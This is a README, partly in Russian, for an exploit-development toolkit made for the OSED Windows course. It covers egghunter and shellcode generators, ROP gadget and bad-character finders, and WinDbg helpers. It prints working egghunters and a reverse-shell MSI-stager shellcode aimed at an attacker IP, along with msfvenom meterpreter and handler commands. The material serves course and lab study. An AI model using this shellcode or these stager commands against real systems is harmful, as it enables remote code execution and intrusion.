 epi052/osed-scripts
Инструментарий, созданный для курса Offensive Security по разработке эксплойтов в пользовательском режиме Windows (OSED)

специализированный инструментарий для курса offensive security по разработке эксплойтов в пользовательском режиме Windows (OSED)
pip3 install keystone-engine numpy
требуется keystone-engine
usage: egghunter.py [-h] [-t TAG] [-b BAD_CHARS [BAD_CHARS ...]] [-s]

Creates an egghunter compatible with the OSED lab VM

optional arguments:
  -h, --help            show this help message and exit
  -t TAG, --tag TAG     tag for which the egghunter will search (default: c0d3)
  -b BAD_CHARS [BAD_CHARS ...], --bad-chars BAD_CHARS [BAD_CHARS ...]
                        space separated list of bad chars to check for in final egghunter (default: 00)
  -s, --seh             create an seh based egghunter instead of NtAccessCheckAndAuditAlarm
Сгенерировать стандартный egghunter
./egghunter.py
[+] egghunter created!
[=]   len: 35 bytes
[=]   tag: c0d3c0d3
[=]   ver: NtAccessCheckAndAuditAlarm

egghunter = b"\x66\x81\xca\xff\x0f\x42\x52\x31\xc0\x66\x05\xc6\x01\xcd\x2e\x3c\x05\x5a\x74\xec\xb8\x63\x30\x64\x33\x89\xd7\xaf\x75\xe7\xaf\x75\xe4\xff\xe7"
Сгенерировать egghunter с тегом w00tw00t
./egghunter.py --tag w00t
[+] egghunter created!
[=]   len: 35 bytes
[=]   tag: w00tw00t
[=]   ver: NtAccessCheckAndAuditAlarm

egghunter = b"\x66\x81\xca\xff\x0f\x42\x52\x31\xc0\x66\x05\xc6\x01\xcd\x2e\x3c\x05\x5a\x74\xec\xb8\x77\x30\x30\x74\x89\xd7\xaf\x75\xe7\xaf\x75\xe4\xff\xe7"
Сгенерировать SEH-based egghunter с проверкой плохих символов (не изменяет шеллкод — это нужно делать вручную)
./egghunter.py -b 00 0a 25 26 3d --seh
[+] egghunter created!
[=]   len: 69 bytes
[=]   tag: c0d3c0d3
[=]   ver: SEH

egghunter = b"\xeb\x2a\x59\xb8\x63\x30\x64\x33\x51\x6a\xff\x31\xdb\x64\x89\x23\x83\xe9\x04\x83\xc3\x04\x64\x89\x0b\x6a\x02\x59\x89\xdf\xf3\xaf\x75\x07\xff\xe7\x66\x81\xcb\xff\x0f\x43\xeb\xed\xe8\xd1\xff\xff\xff\x6a\x0c\x59\x8b\x04\x0c\xb1\xb8\x83\x04\x08\x06\x58\x83\xc4\x10\x50\x31\xc0\xc3"


Находит и категоризирует полезные гаджеты. В терминал выводятся только самые чистые из доступных гаджетов (минимальное количество мусора между искомым и финальной инструкцией ret). Все гаджеты записываются в текстовый файл для дальнейшего поиска.
сегодня (3 июня 2021) я обнаружил, что ropper (а также ROPGadget) не находит один гаджет, который находит rp++ (из-за этого у меня были проблемы с заданием №2, так как там был add-гаджет, который ropper просто не видел).
Поскольку find-gadgets использует API ropper, я обновил find-gadgets, чтобы он также подтягивал гаджеты из rp++. Сейчас гаджеты rp++, которые ropper не нашёл, добавляются в файл «all gadgets» (по умолчанию found-gadgets.txt) и не категоризируются в файле «clean gadgets» (по умолчанию found-gadgets.txt.clean). Так что покрытие есть, но интеграция не очень хорошая. Возможно, я вернусь к этому и добавлю категоризацию вывода rp++.
usage: find-gadgets.py [-h] -f FILES [FILES ...] [-b BAD_CHARS [BAD_CHARS ...]] [-o OUTPUT]

Searches for clean, categorized gadgets from a given list of files

optional arguments:
  -h, --help            show this help message and exit
  -f FILES [FILES ...], --files FILES [FILES ...]
                        space separated list of files from which to pull gadgets (optionally, add base address (libspp.dll:0x10000000))
  -b BAD_CHARS [BAD_CHARS ...], --bad-chars BAD_CHARS [BAD_CHARS ...]
                        space separated list of bad chars to omit from gadgets, e.g., 00 0a (default: empty)
  -o OUTPUT, --output OUTPUT
                        name of output file where all (uncategorized) gadgets are written (default: found-gadgets.txt)
Найти гаджеты в нескольких файлах (один загружен по другому смещению, чем предпочитает dll) и исключить 0x0a и 0x0d из всех гаджетов
требуется keystone-engine
Создаёт reverse shell с опциональным загрузчиком msi
usage: shellcode.py [-h] [-l LHOST] [-p LPORT] [-b BAD_CHARS [BAD_CHARS ...]] [-m] [-d] [-t] [-s]

Creates shellcodes compatible with the OSED lab VM

optional arguments:
  -h, --help            show this help message and exit
  -l LHOST, --lhost LHOST
                        listening attacker system (default: 127.0.0.1)
  -p LPORT, --lport LPORT
                        listening port of the attacker system (default: 4444)
  -b BAD_CHARS [BAD_CHARS ...], --bad-chars BAD_CHARS [BAD_CHARS ...]
                        space separated list of bad chars to check for in final egghunter (default: 00)
  -m, --msi             use an msf msi exploit stager (short)
  -d, --debug-break     add a software breakpoint as the first shellcode instruction
  -t, --test-shellcode  test the shellcode on the system
  -s, --store-shellcode
                        store the shellcode in binary format in the file shellcode.bin
❯ python3 shellcode.py --msi -l 192.168.49.88 -s
[+] shellcode created!
[=]   len:   251 bytes
[=]   lhost: 192.168.49.88
[=]   lport: 4444
[=]   break: breakpoint disabled
[=]   ver:   MSI stager
[=]   Shellcode stored in: shellcode.bin
[=]   help:
         Create msi payload:
                 msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.49.88 LPORT=443 -f msi -o X
         Start http server (hosting the msi file):
                 sudo python -m SimpleHTTPServer 4444
         Start the metasploit listener:
                 sudo msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.49.88; set LPORT 443; exploit"
         Remove bad chars with msfvenom (use --store-shellcode flag):
                 cat shellcode.bin | msfvenom --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d" -f python -v shellcode

shellcode = b"\x89\xe5\x81\xc4\xf0\xf9\xff\xff\x31\xc9\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x5e\x08\x8b\x7e\x20\x8b\x36\x66\x39\x4f\x18\x75\xf2\xeb\x06\x5e\x89\x75\x04\xeb\x54\xe8\xf5\xff\xff\xff\x60\x8b\x43\x3c\x8b\x7c\x03\x78\x01\xdf\x8b\x4f\x18\x8b\x47\x20\x01\xd8\x89\x45\xfc\xe3\x36\x49\x8b\x45\xfc\x8b\x34\x88\x01\xde\x31\xc0\x99\xfc\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x24\x75\xdf\x8b\x57\x24\x01\xda\x66\x8b\x0c\x4a\x8b\x57\x1c\x01\xda\x8b\x04\x8a\x01\xd8\x89\x44\x24\x1c\x61\xc3\x68\x83\xb9\xb5\x78\xff\x55\x04\x89\x45\x10\x68\x8e\x4e\x0e\xec\xff\x55\x04\x89\x45\x14\x31\xc0\x66\xb8\x6c\x6c\x50\x68\x72\x74\x2e\x64\x68\x6d\x73\x76\x63\x54\xff\x55\x14\x89\xc3\x68\xa7\xad\x2f\x69\xff\x55\x04\x89\x45\x18\x31\xc0\x66\xb8\x71\x6e\x50\x68\x2f\x58\x20\x2f\x68\x34\x34\x34\x34\x68\x2e\x36\x34\x3a\x68\x38\x2e\x34\x39\x68\x32\x2e\x31\x36\x68\x2f\x2f\x31\x39\x68\x74\x74\x70\x3a\x68\x2f\x69\x20\x68\x68\x78\x65\x63\x20\x68\x6d\x73\x69\x65\x54\xff\x55\x18\x31\xc9\x51\x6a\xff\xff\x55\x10"
****
Загружает все компоненты, необходимые для установки mona, и предлагает использовать административную оболочку на Windows-машине для завершения установки.
❯ ./install-mona.sh 192.168.XX.YY
[+] once the RDP window opens, execute the following command in an Administrator terminal:

powershell -c "cat \\tsclient\mona-share\install-mona.ps1 | powershell -"

[=] downloading https://github.com/corelan/windbglib/raw/master/pykd/pykd.zip
[=] downloading https://github.com/corelan/windbglib/raw/master/windbglib.py
[=] downloading https://github.com/corelan/mona/raw/master/mona.py
[=] downloading https://www.python.org/ftp/python/2.7.17/python-2.7.17.msi
[=] downloading https://download.microsoft.com/download/2/E/6/2E61CFA4-993B-4DD4-91DA-3737CD5CD6E3/vcredist_x86.exe
[=] downloading https://raw.githubusercontent.com/epi052/osed-scripts/main/install-mona.ps1
Autoselecting keyboard map 'en-us' from locale
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Connection established using SSL.
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satisfy RDP clipboard text request
Спасибо пользователю Discord @SilverStr за вдохновение!
Скрипт, выполняющий следующие действия за один запуск:
-service-name)-path)-commands)-service-name)Значения -service-name, -process-name и -path поддерживают автодополнение по табуляции.
.\attach-process.ps1 -service-name fastbackserver -process-name fastbackserver -commands '.load pykd; bp fastbackserver!recvfrom'
\\tsclient\shared\osed-scripts\attach-process.ps1 -service-name 'Sync Breeze Enterprise' -process-name syncbrs
\\tsclient\share\osed-scripts\attach-process.ps1 -path C:\Windows\System32\notepad.exe -process-name notepad
Этот скрипт можно запускать внутри цикла while для максимальной лени! Кроме того, можно делать такие вещи, как g для запуска процесса, а затем команды, которые нужно выполнить после срабатывания следующей точки останова.
while ($true) {\\tsclient\shared\osed-scripts\attach-process.ps1 -process-name PROCESS_NAME -commands '.load pykd; bp SOME_ADDRESS; g; !exchain' ;}
Ниже процесс загрузит pykd, установит точку останова (предположим, это гаджет pop-pop-ret) и затем продолжит выполнение. Как только произойдёт первое нарушение доступа, будет выполнено !exchain, затем g, чтобы позволить выполнению продолжаться до попадания в гаджет PPR, после чего он трижды выполнит шаг с помощью p, приведя EIP к инструкции, непосредственно следующей за pop-pop-ret.
while ($true) {\\tsclient\shared\osed-scripts\attach-process.ps1 -process-name PROCESS_NAME -commands '.load pykd; bp PPR_ADDRESS; g; !exchain; g; p; p; p;' ;}
все скрипты windbg требуют pykd
выполните .load pykd, затем !py c:\path\to\this\repo\script.py
В качестве альтернативы можно поместить скрипты в C:\python37\scripts, чтобы они выполнялись как !py SCRIPT_NAME.
Также с помощью attach-process.ps1 можно добавить -commands '.load pykd; g', чтобы pykd был всегда доступен.
Спасибо @netspooky за переписывание этого скрипта!
Поиск инструкций pop r32; pop r32; ret по имени модуля. По умолчанию показываются только пригодные адреса без плохих символов, указанных в списке BADCHARS в строке 6.
Рядом с гаджетами выводится экранированный адрес в little endian для вставки в шеллкод.
0:000> !py find-ppr_ns.py -b 00 0A 0D -m libspp libsync
[+] searching libsync for pop r32; pop r32; ret
[+] BADCHARS: \x00\x0A\x0D
[+] libsync: Found 0 usable gadgets!
[+] searching libspp for pop r32; pop r32; ret
[+] BADCHARS: \x00\x0A\x0D
[OK] libspp::0x101582b0: pop eax; pop ebx; ret ; \xB0\x82\x15\x10
[OK] libspp::0x1001bc5a: pop ebx; pop ecx; ret ; \x5A\xBC\x01\x10
...
[OK] libspp::0x10150e27: pop edi; pop esi; ret ; \x27\x0E\x15\x10
[OK] libspp::0x10150fc8: pop edi; pop esi; ret ; \xC8\x0F\x15\x10
[OK] libspp::0x10151820: pop edi; pop esi; ret ; \x20\x18\x15\x10
[+] libspp: Found 316 usable gadgets!

---- STATS ----
>> BADCHARS: \x00\x0A\x0D
>> Usable Gadgets Found: 316
>> Module Gadget Counts
   - libsync: 0
   - libspp: 316
Done!
Показать все гаджеты с помощью флага -s.
0:000> !py find-ppr_ns.py -b 00 0A 0D -m libspp libsync -s
[+] searching libsync for pop r32; pop r32; ret
[+] BADCHARS: \x00\x0A\x0D
[--] libsync::0x0096add0: pop eax; pop ebx; ret ; \xD0\xAD\x96\x00
[--] libsync::0x00914784: pop ebx; pop ecx; ret ; \x84\x47\x91\x00
...
[OK] libspp::0x10150e27: pop edi; pop esi; ret ; \x27\x0E\x15\x10
[OK] libspp::0x10150fc8: pop edi; pop esi; ret ; \xC8\x0F\x15\x10
[OK] libspp::0x10151820: pop edi; pop esi; ret ; \x20\x18\x15\x10
[+] libspp: Found 316 usable gadgets!

---- STATS ----
>> BADCHARS: \x00\x0A\x0D
>> Usable Gadgets Found: 316
>> Module Gadget Counts
   - libsync: 0
   - libspp: 316
Done!
Выполняет два основных действия:
--generate выводит байтовую строку, полезную для включения в исходный код Python;--address перебирает указанный адрес памяти и сравнивает его с байтами, сгенерированными с учётом заданных ограничений.usage: find-bad-chars.py [-h] [-s START] [-e END] [-b BAD [BAD ...]]
(-a ADDRESS | -g)
optional arguments:
-h, --help show this help message and exit
-s START, --start START
hex byte from which to start searching in memory
(default: 00)
-e END, --end END last hex byte to search for in memory (default: ff)
-b BAD [BAD ...], --bad BAD [BAD ...]
space separated list of hex bytes that are already
known bad (ex: -b 00 0a 0d)
-a ADDRESS, --address ADDRESS
address from which to begin character comparison
-g, --generate generate a byte string suitable for use in source code
0:008> !py find-bad-chars.py --address esp+1 --bad 1d --start 1 --end 7f
0185ff55  01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10
          01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10
0185ff65  11 12 13 14 15 16 17 18 19 1A 1B 1C 1E 1F 20 21
          11 12 13 14 15 16 17 18 19 1A 1B 1C 1E 1F 20 21
0185ff75  22 23 24 25 00 00 FA 00 00 00 00 94 FF 85 01 F4
          22 23 24 25 -- -- -- -- -- -- -- -- -- -- -- --
0185ff85  96 92 75 00 00 00 00 D0 96 92 75 E2 19 C1 58 DC
          -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
0185ff95  FF 85 01 AF 4A 98 77 00 00 00 00 2B C9 03 8C 00
          -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
...
0:008> !py find-bad-chars.py --generate --bad 1d --start 1
[+] characters as a range of bytes
chars = bytes(i for i in range(1, 256) if i not in [1D])

[+] characters as a byte string
chars  = b'\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0A\x0B\x0C\x0D\x0E\x0F\x10'
chars += b'\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1A\x1B\x1C\x1E\x1F\x20\x21'
chars += b'\x22\x23\x24\x25\x26\x27\x28\x29\x2A\x2B\x2C\x2D\x2E\x2F\x30\x31'
chars += b'\x32\x33\x34\x35\x36\x37\x38\x39\x3A\x3B\x3C\x3D\x3E\x3F\x40\x41'
chars += b'\x42\x43\x44\x45\x46\x47\x48\x49\x4A\x4B\x4C\x4D\x4E\x4F\x50\x51'
chars += b'\x52\x53\x54\x55\x56\x57\x58\x59\x5A\x5B\x5C\x5D\x5E\x5F\x60\x61'
chars += b'\x62\x63\x64\x65\x66\x67\x68\x69\x6A\x6B\x6C\x6D\x6E\x6F\x70\x71'
chars += b'\x72\x73\x74\x75\x76\x77\x78\x79\x7A\x7B\x7C\x7D\x7E\x7F\x80\x81'
chars += b'\x82\x83\x84\x85\x86\x87\x88\x89\x8A\x8B\x8C\x8D\x8E\x8F\x90\x91'
chars += b'\x92\x93\x94\x95\x96\x97\x98\x99\x9A\x9B\x9C\x9D\x9E\x9F\xA0\xA1'
chars += b'\xA2\xA3\xA4\xA5\xA6\xA7\xA8\xA9\xAA\xAB\xAC\xAD\xAE\xAF\xB0\xB1'
chars += b'\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xBB\xBC\xBD\xBE\xBF\xC0\xC1'
chars += b'\xC2\xC3\xC4\xC5\xC6\xC7\xC8\xC9\xCA\xCB\xCC\xCD\xCE\xCF\xD0\xD1'
chars += b'\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xDB\xDC\xDD\xDE\xDF\xE0\xE1'
chars += b'\xE2\xE3\xE4\xE5\xE6\xE7\xE8\xE9\xEA\xEB\xEC\xED\xEE\xEF\xF0\xF1'
chars += b'\xF2\xF3\xF4\xF5\xF6\xF7\xF8\xF9\xFA\xFB\xFC\xFD\xFE\xFF'
Просто обёртка над дурацким синтаксисом поиска windbg
usage: search.py [-h] [-t {byte,ascii,unicode}] pattern

Searches memory for the given search term

positional arguments:
  pattern               what you want to search for

optional arguments:
  -h, --help            show this help message and exit
  -t {byte,ascii,unicode}, --type {byte,ascii,unicode}
                        data type to search for (default: byte)
!py \\tsclient\shared\osed-scripts\search.py -t ascii fafd
[=] running s -a 0 L?80000000 fafd
[*] No results returned
!py \\tsclient\shared\osed-scripts\search.py -t ascii ffff
[=] running s -a 0 L?80000000 ffff
0071290e  66 66 66 66 3a 31 32 37-2e 30 2e 30 2e 31 00 00  ffff:127.0.0.1..
00717c5c  66 66 66 66 48 48 48 48-03 03 03 03 f6 f6 f6 f6  ffffHHHH........
00718ddc  66 66 66 66 28 28 28 28-d9 d9 d9 d9 24 24 24 24  ffff((((....$$$$
01763892  66 66 66 66 66 66 66 66-66 66 66 66 66 66 66 66  ffffffffffffffff
...
